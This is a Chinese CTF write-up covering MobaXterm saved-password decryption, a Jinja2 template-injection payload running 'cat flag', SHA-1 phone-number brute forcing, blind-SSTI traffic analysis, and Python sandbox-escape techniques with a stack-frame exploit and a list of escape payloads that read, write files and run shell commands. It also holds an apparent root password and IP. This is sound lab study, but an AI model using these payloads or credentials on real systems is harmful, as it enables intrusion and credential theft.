#root的登录密码
root@8.146.206.183=DLulatnJIPtEF/EMGfysL2F58R4dfQIbQhzwuNqL

[Sesspass]
lpp@DESKTOP-
BTGC50A=AQAAAAtMPr5bFNBBgymNzfvqK1IAAAAAAgAAAAAAEGYAAAABAAAgAAAA9ciJP0h5btZ
poroTUuO+KSkZaXPyaFP0BIapWdBAtzIAAAAADoAAAAACAAAgAAAA3XiqLJcYkSKc4U53KEgUkL
J18XUZl839QJZSYWRNE7dgAAAAFvujlMf2YKFG+v4oWmg9/K7jcq4ramD+W3nkZ4Pb+c3xboscK
EBHSJSjF4kEU1PWAem84pDNxBbiQ7khsErImifjFDrumtQbhiuy52rfNSXafA0i1VCkL/0m/GUq
Mg+1QAAAAH+cAI5triwt26T6cGMI4w6pZRWuiWtTYEl/9q9boN5Rhw5YYkSZ94gPm6u+MuG2iH5
cKiqiKfV/aFLqmj7vseE=
LastUsername=lpp
LastComputername=DESKTOP-BTGC50A

[WindowPos_DESKTOP-BTGC50A_2258_1278]
CompactMode=0
MonitorCount=1
Left=666
Top=374
Width=925
Height=530
Maximized=0
SidebarVisible=1
SidebarWidth=240

[LastInstanceSessions]
0=
```

```
1=User sessions\8.146.206.183 (root)

test
```

MobaXterm 会将密码和凭据保存在以下位置：

类型	注册表路径
凭据	`HKEY_CURRENT_USER\Software\Mobatek\MobaXterm\C`
密码	`HKEY_CURRENT_USER\Software\Mobatek\MobaXterm\P`

要进行解密得到密码，就需要利用主密码进行解密

使用GitHub - HyperSine/how-does-MobaXterm-encrypt-password：此存储库提供了一个工具，用于显示由 MobaXterm 加密的密码。该工具进行解密。

```
python3 MobaXtermCipher.py dec -p flag_is_here
DLulatnJIPtEF/EMGfysL2F58R4dfQIbQhzwuNqL
#flag_is_here是主密码，最后面的是root的登录密码
```

```
PS C:\Users\pyp> python D:\桌面\how-does-MobaXterm-encrypt-password-master\how-does-MobaXterm-encrypt-password-master\python3\MobaXtermCipher.py dec -p flag_is_here DLulatnJIPtEF/EMGfysL2F58R4dfQIbQhzwuNqL
flag{eW91X2FyZV9hX2cwMGRfZ3V5}
```

得到flag{eW91X2FyZV9hX2cwMGRfZ3V5}


提交发现不对，进行base64解码得到flag{you_are_a_g00d_guy}

6. easy_flask


进入界面后点击登陆发现随便登陆就能进去，有用户回显，输入什么就会显示什么

结合题目猜测为模版注入，查看是否存在漏洞，回显49即存在。

经过相关测试发现为jinjia模版注入，进行攻击。



最后得到的payload为http://101.200.198.105:37082/?user={% for c in [].**class**.**base**.**subclasses**() %}{% if c.**name**=='catch_warnings' %}{{ c.**init**.**globals**['**builtins**'].eval("**import**('os').popen('cat flag').read()") }}{% endif %}{% endfor %}




7. 通往哈希的旅途

猜测ca12fd8250972ec363a16593356abb1f3cf3a16d（共40位）为电话号码，即开头三位数为11位，易知SHA-1算法生成的哈希值是160位（20字节），用**40位**的十六进制数表示，就是40个字符，则需进行SHA-1爆破，写出脚本

```python
import hashlib
s = "188"
target_hash = "ca12fd8250972ec363a16593356abb1f3cf3a16d"
for i in range(10000000, 99999999):
    # print(s + str(i))
    ans = hashlib.sha1((s + str(i)).encode("utf-8")).hexdigest()
    if target_hash == ans:
        result = s+str(i)
        print(result)
```

得到result为18876011645，即flag为flag{18876011645}




第二天

1. NetHttp（赛后复现）

打开流量包，过滤http，发现是模版注入，第一条流量包可以得到SECRET_KEY

```python
from flask import Flask,request,render_template_string,Response,session

app = Flask(__name__)
app.config['SECRET_KEY'] = 'gdkfksy05lxOnv8dl'
@app.route("/")
def index():
    return open(__file__).read()

@app.route("/rce",methods=["GET"])
def rce():
    data = request.args.get("name","Guest")
    return render_template_string(f"Welcome {data}")

if __name__ == "__main__":
    app.run(host="0.0.0.0",port=8989,debug=False)
```

后面有一个流量有加密的证书文件，应该需要解密。



流量包的注入流量语句解码为

意思是读取 `/flag` 文件的内容，对内容进行 Base64 编码，提取编码结果第一行的第 26 个字符，然后检查这个字符是否为 `z`。如果是，则输出字符串 `rce`。

其他流量大都相同，只是检查的字符不同。

因此我们可以过滤正确（即回显rce）的流量：`http contains "Welcome rce"`，将他们全部导出来，然后提取出来所有的base64编码并解码。


得到发现有两个文件，一个`/app/secret/mw/m5`，一个`/flag`,将flag的字母提取出来，脚本为

```python
import re
import base64

extracted_results = []
with open("rce.txt", "r", encoding="utf-8") as f:
    lines = f.readlines()

# 逐行处理文件内容
for line in lines:
```


```
    match = re.search(r'echo%20(.*?)%20', line)
    if match:
        try:
            base64_encoded_str = match.group(1)
            # 进行 Base64 解码，先将字符串转换为 bytes 类型
            decoded_bytes = base64.b64decode(base64_encoded_str.encode('utf-8'))
            decoded_str = decoded_bytes.decode('utf-8')
            # 若解码后的字符串包含 /flag，则添加到结果列表
            if '/flag' in decoded_str:
                extracted_results.append(decoded_str)
        except (base64.binascii.Error, UnicodeDecodeError):
            print(f"无法对 {base64_encoded_str} 进行 Base64 解码或转换为 UTF - 8 字符串。")

combined_text = ''.join(extracted_results)
pattern = r"== '(\w)'"
matches = re.findall(pattern, combined_text)
result = ''.join(matches)
print("提取并连接后的结果为:", result)
```

得到RmFrZSBGTGFnCm5vIGhlcmUK，假flag。

提取到/app/的字母，得到`UzBJM2lXaHZzektiT0OvT2FsS1RBMGZwbTVPNWNoVlZuWUd5S2Q1blY0ZXJBelJiVjZWNnc4Yi9VaU9mUUVjMOlqaDAwaEZqWUZVMUhheE51YjlHbmxQUy9sY2FtNW1BVGtmMnNKUzZKZ3BKbzZBU2hWUnhXRFlLS3JvamVVZUJaajVNRVBJOC80REdHR3VIRnhteDJieEFhaGREZTFjR25qVFpHV09OcE5JPQ`，base64解码得到`SOI3iWhvszKbOM/OalKTAOfpm5O5chVVnYGyKd5nV4erAzRbV6V6w8b/UiOfQEc3IjhOOhFjYFU1HaxNub9GnlPS/lcam5mATkf2sJS6JgpJo6AShVRxWDYKKrojeUeBZj5MEPI8/4DGGGuHFxmx2bxAahdDe1cGnjTZGWONpNI=`，没有信息。想起来私钥没有用上。



使用RSA解密，得到flag{343907d2-35a3-4bfe-a5e1-5d6615157851}



2. python jail（未复现）


```python
import base64
from random import randint

with open("flag", "r") as f:
    flag = f.read()

BOX = [randint(1, 9999) for _ in range(624)]
print("Give me your solve:")
user_input = input().strip()

try:
    user_code = base64.b64decode(user_input).decode()
except Exception:
    print("Invalid base64 input")
    exit(1)

assert len(user_code) <= 121, "Input exceeds maximum allowed length"

exec_globals = {"__builtins__": None}
```

```
exec_locals = {}

try:
    exec(user_code, exec_globals, exec_locals)
except Exception:
    print("Error")
    exit(1)

s = exec_locals.get("s", None)
if s == BOX:
    print(flag)
else:
    print("Incorrect")
```

exp:进行base64加密，上面会进行base64解密

```
import base64
"""
def b():
    def a():
        # g.gi_frame 表示生成器 g 的当前栈帧对象
        # f_back 属性用于访问调用栈中的上一级栈帧，通过多次调用 f_back 可以回溯多级栈帧
        yield g.gi_frame.f_back.f_back.f_back.f_back
    g = a()
    # 这里使用列表推导式从生成器对象 g 中获取元素
    # 由于生成器 a 只会产生一个元素（即上四级栈帧），所以 [x for x in g] 会得到一个包含该元素的列表
    # 然后通过索引 [0] 取出列表中的唯一元素，此时 g 就变成了上四级栈帧对象
    g = [x for x in g][0]
    # f_globals 是栈帧对象的一个属性，它指向该栈帧对应的全局命名空间（一个字典）
    # 这里尝试从这个全局命名空间中获取名为 'BOX' 的变量，并将其作为函数 b 的返回值
    return g.f_globals['BOX']

s = b()
"""
m = "def b():n def a():yield g.gi_frame.f_back.f_back.f_back.f_backn g=a();g=[x for x in g][0];return g.f_globals['BOX']ns=b()"
p = base64.b64encode(m.encode())
print(p)
print(len(m))
```

通过四级栈帧回溯，代码可以从用户输入代码执行的栈帧位置，逐步回到主程序的全局命名空间，从而获取到 BOX 变量的值。

具体的栈帧层次如下：

1. **生成器函数 `a` 的栈帧**：这是最内层的栈帧，当执行 `yield g.gi_frame.f_back.f_back.f_back.f_back` 时，`g.gi_frame` 指向这个栈帧。
2. **函数 `b` 的栈帧**：`a` 函数被 `b` 函数调用，第一个 `f_back` 会回溯到 `b` 函数的栈帧。
3. **执行 `exec` 函数的栈帧**：`b` 函数被 `exec(user_code, exec_globals, exec_locals)` 调用，第二个 `f_back` 会回溯到 `exec` 函数的栈帧。
4. **主程序的全局命名空间栈帧**：`exec` 函数是在主程序中被调用的，第三个和第四个 `f_back` 会回溯到主程序的全局命名空间栈帧，这里包含了 `BOX` 变量的定义。

`模块` 就是一个保存了Python代码的文件，能定义函数，类和变量，模块里也能包含可执行的代码。使用模块可以更加有逻辑地组织Python代码段，使代码更好用，更易懂。

为了组织好模块，会将多个模块分为 `包` 。Python 处理包也是相当方便的，简单来说，包就是文件夹，但该文件夹下必须存在 `__init__.py` 文件。

> 每个py文件被称之为模块，每个具有**init**.py文件的目录被称为包。只要模块或者包所在的目录在sys.path中，就可以使用import 模块或import 包来使用。

将目录 src 加入到 sys.path：

```
import sys
sys.path.append("..")
```

import语句主要是做了二件事：

1. 查找相应的module
2. 加载module到local namespace

查找时首先检查[内置模块] sys.modules (保存了之前import的类库的缓存），如果module没有被找到，则按照下面的搜索路径查找模块：

1. .py 所在文件的目录
2. PYTHONPATH 中的目录
3. python安装目录，UNIX下，默认路径一般为/usr/local/lib/python/
4. 3.x 中.pth 文件内容

```
import sys
print(sys.path)
/*
['E:\\reverse\\python\\脚本', 'E:\\reverse\\python',
'D:\\app\\pycharm\\PyCharm
2022.2.2\\plugins\\python\\helpers\\pycharm_display',
'D:\\python\\python310.zip', 'D:\\python\\Lib', 'D:\\python\\DLLs',
'C:\\Program Files\\Python310', 'E:\\reverse\\python\\venv',
'E:\\reverse\\python\\venv\\lib\\site-packages',
'E:\\reverse\\python\\venv\\lib\\site-packages\\win32',
'E:\\reverse\\python\\venv\\lib\\site-packages\\win32\\lib',
'E:\\reverse\\python\\venv\\lib\\site-packages\\Pythonwin',
'D:\\app\\pycharm\\PyCharm
2022.2.2\\plugins\\python\\helpers\\pycharm_matplotlib_backend']
*/
```

Python沙箱逃逸(pyjail) - w1hake2 - 博客园

所谓 Python 沙盒，即以一定的方法模拟 Python 终端，实现用户对 Python 的使用。

所谓沙箱逃逸就是绕过模拟的python终端，最终实现命令执行。

`eval` 把表达式计算出来，把结果返回，并不会影响当前环境
而 `exec` 把表达式作为py语句来执行，可以进行赋值等操作（题目里 `exec` 不常见）

```
eval(expression[, globals[, locals]])
exec(expression[, globals[, locals]])
```

`__builtins__`，即内置函数。如果 globals 中没有键 **builtins**，则会自动将其插入，其中有函数 `open` 和 `__import__` 可以用来干坏事，所以一般会传入 globals 为 `{'__builtins__': {}}` 使其无法使用内置函数。

`ast` 模块中的 `literal_eval` 就会更加安全，目前貌似并无突破方法，所以题目里是 `ast.literal_eval` 基本上就不是沙箱逃逸了

首先我要吐槽一下，看程序的过程中遇见了 yield 这个关键字，然后百度的时候，发现没有一个能简单的让我懂的，讲起来真TM的都是头头是道，什么参数，什么传递的，还口口声声说自己的教程是最简单的，最浅显易懂的，我就想问没有有考虑过读者的感受。

接下来是正题：

首先，如果你还没有对yield有个初步分认识，那么你先把yield看做“return”，这个是直观的，它首先是个return，普通的return是什么意思，就是在程序中返回某个值，返回之后程序就不再往下运行了。看做return之后再把它看做一个是 生成器（generator）的一部分（带yield的函数才是真正的迭代器），好了，如果你对这些不明白的话，那先把yield看做return,然后直接看下面的程序，你就会明白yield的全部意思了：

1.程序开始执行以后，因为foo函数中有yield关键字，所以foo函数并不会真的执行，而是先得到一个生成器g(相当于一个对象)

2.直到调用next方法，foo函数正式开始执行，先执行foo函数中的print方法，然后进入while循环

3.程序遇到yield关键字，然后把yield想想成return,return了一个4之后，程序停止，并没有执行赋值给res操作，此时next(g)语句执行完成，所以输出的前两行（第一个是while上面的print的结果,第二个是return出的结果）是执行print(next(g))的结果，

4.程序执行print("*"*20)，输出20个*

5.又开始执行下面的print(next(g)),这个时候和上面那个差不多，不过不同的是，这个时候是从刚才那个next程序停止的地方开始执行的，也就是要执行res的赋值操作，这时候要注意，这个时候赋值操作的右边是没有值的（因为刚才那个是return出去了，并没有给赋值操作的左边传参数），所以这个时候res赋值是None,所以接着下面的输出就是res:None,

6.程序会继续在while里执行，又一次碰到yield,这个时候同样return 出4，然后程序停止，print函数输出的4就是这次return出的4.

2.1. 能导入模块

预先知晓模块路径，利用sys导入

```
>>> import sys
>>> sys.modules['os']='/usr/lib/python2.7/os.py'
>>> import os
```

2.2. 不能导入模块，但能使用内置函数

寻求 Python 本身内置函数[**builtin**]映入模块，

```
__builtins__.__dict__['X19pbXBvcnRfXw=='.decode('base64')]
('b3M='.decode('base64')) #导入import os模块
```

常见payload

```
#读文件
().__class__.__bases__[0].__subclasses__()[40](r'C:\1.php').read()

#写文件
().__class__.__bases__[0].__subclasses__()[40]('/var/www/html/input',
'w').write('123')

#执行任意命令
().__class__.__bases__[0].__subclasses__()[59].__init__.func_globals.values()
[13]['eval']('__import__("os").popen("ls  /var/www/html").read()' )
```

2.3. 无法访问内置函数和模块

当 import 一个模块时：import A，检查 sys.modules 中是否已经有 A，如果有则不加载，如果没有则为 A 创建 module 对象，并加载 A。

如果禁用内置模块——则删除再重新加载

```
sys.modules['os'] = 'not allowed' # oj 为你加的

del sys.modules['os']
import os
os.system('ls')
```

如果传入 globals 为 `{'__builtins__': {}}` 使其无法使用内置函数。

2.3.1. 仅检查了 expression，但 eval 没有限制

这时只要绕过 expression 的限制就可以了
比如过滤了 `system、open、ls、cat` 等敏感词
这样可以用字符串拼接，或者把 bytes decode 成字符串来绕过
也可以用现有字符串（`?.__doc__`）通过索引来拼接成需要的字符串
如果是过滤了数字的话则可以用 `True、False`（或 `[]==[]、[]<[]`）来加减乘除开方移位得到数字

2.3.2. 没有 import

可以用 `__import__` 来手动 import，具体：`__import__(package)` 得到的就是这个 package、或者用 `importlib.import_module` 来导入一个包

```
__import__(os).system("cat flag")
importlib.import_module("os"); os.system("cat flag")
```

2.3.3. 仅清空了 builtins

可以尝试用 `imp.reload` 或 `importlib.reload` 来重新导入 `__builtins__`

2.3.4. eval 把环境清空了

找 object 的子类：通过任意东西来找到 object **这个类**，然后获取它的子类

```
[].__class__.__base__.__subclasses__()
```

从某些类的 `__init__` 里面搞到 `__globals__`：

```
[].__class__.__base__.__subclasses__()
[-2].__init__.__globals__['sys'].modules['os'].system("cat flag")
```

利用子类里面的危险类：

```
(37, <class 'builtin_function_or_method'>)
(94, <class '_frozen_importlib_external.FileLoader'>)
(132, <class 'os._wrap_close'>)
payload:
[].__class__.__base__.__subclasses__()[94].get_data("", "flag")
[].__class__.__base__.__subclasses__()[132].close.__globals__["system"]("cat flag")
```

2.3.5. 绕过 AST 检测

寻找题目中遍历语法树的漏洞

Python 沙箱逃逸 - 鹤翔万里的笔记本

2.3.6. 基于栈帧沙箱逃逸

python栈帧沙箱逃逸 - Zer0peach can't think

生成器（Generator）是 Python 中一种特殊的迭代器，生成器可以使用 yield 关键字来定义。yield 用于产生一个值，并在保留当前状态的同时暂停函数的执行。当下一次调用生成器时，函数会从上次暂停的位置继续执行，直到遇到下一个 yield 语句或者函数结束。

生成器表达式：a=(i+1 for i in range(100))

生成器属性：

`gi_code`：生成器对应的code对象。
`gi_frame`：生成器对应的frame（栈帧）对象。
`gi_running`：生成器函数是否在执行。
`gi_yieldfrom`：如果生成器正在从另一个生成器中 yield 值，则为该生成器对象的引用；否则为 None。
`gi_frame.f_locals`：一个字典，包含生成器当前帧的本地变量。

`gi_frame` 是一个与生成器（generator）和协程（coroutine）相关的属性。它指向生成器或协程当前执行的帧对象（frame object），如果这个生成器或协程正在执行的话。帧对象表示代码执行的当前上下文，包含了局部变量、执行的字节码指令等信息

2.3.6.1. 解决办法

在 Python 沙箱套一层 Docker 可避免问题。由于 Docker 容器的隔离性，恶意代码在容器内执行时，其对宿主机系统的影响会受到限制。容器内的进程无法直接访问宿主机的敏感资源（如系统文件、网络接口等），从而降低了系统被攻击的风险


3. find me（赛后复现）

拿到附件毫无头绪，用ai问一下，大概知道是我的世界游戏存档目录

进MC完成即可，参考MilKTeA

4. Weevil's Whisper

打开流量包，过滤方法POST，看到敏感信息”upload“和“shell1.php"。



http.request.method=="POST"

No.	Time	Source	Destination	Protocol	Length	Info
8	0.000189092	127.0.0.1	127.0.0.1	HTTP	692	POST /upload HTTP/1.1
21	6.758235793	192.168.234.129	192.168.234.130	HTTP	266	POST /shell1.php HTTP/1.1 (application/x-www-form-urlencoded
32	6.782003011	192.168.234.129	192.168.234.130	HTTP	356	POST /shell1.php HTTP/1.1 (application/x-www-form-urlencoded
43	6.878480188	192.168.234.129	192.168.234.130	HTTP	484	POST /shell1.php HTTP/1.1 (application/x-www-form-urlencoded
54	6.899854008	192.168.234.129	192.168.234.130	HTTP	360	POST /shell1.php HTTP/1.1 (application/x-www-form-urlencoded
65	9.503825393	192.168.234.129	192.168.234.130	HTTP	484	POST /shell1.php HTTP/1.1 (application/x-www-form-urlencoded
76	9.524226590	192.168.234.129	192.168.234.130	HTTP	362	POST /shell1.php HTTP/1.1 (application/x-www-form-urlencoded
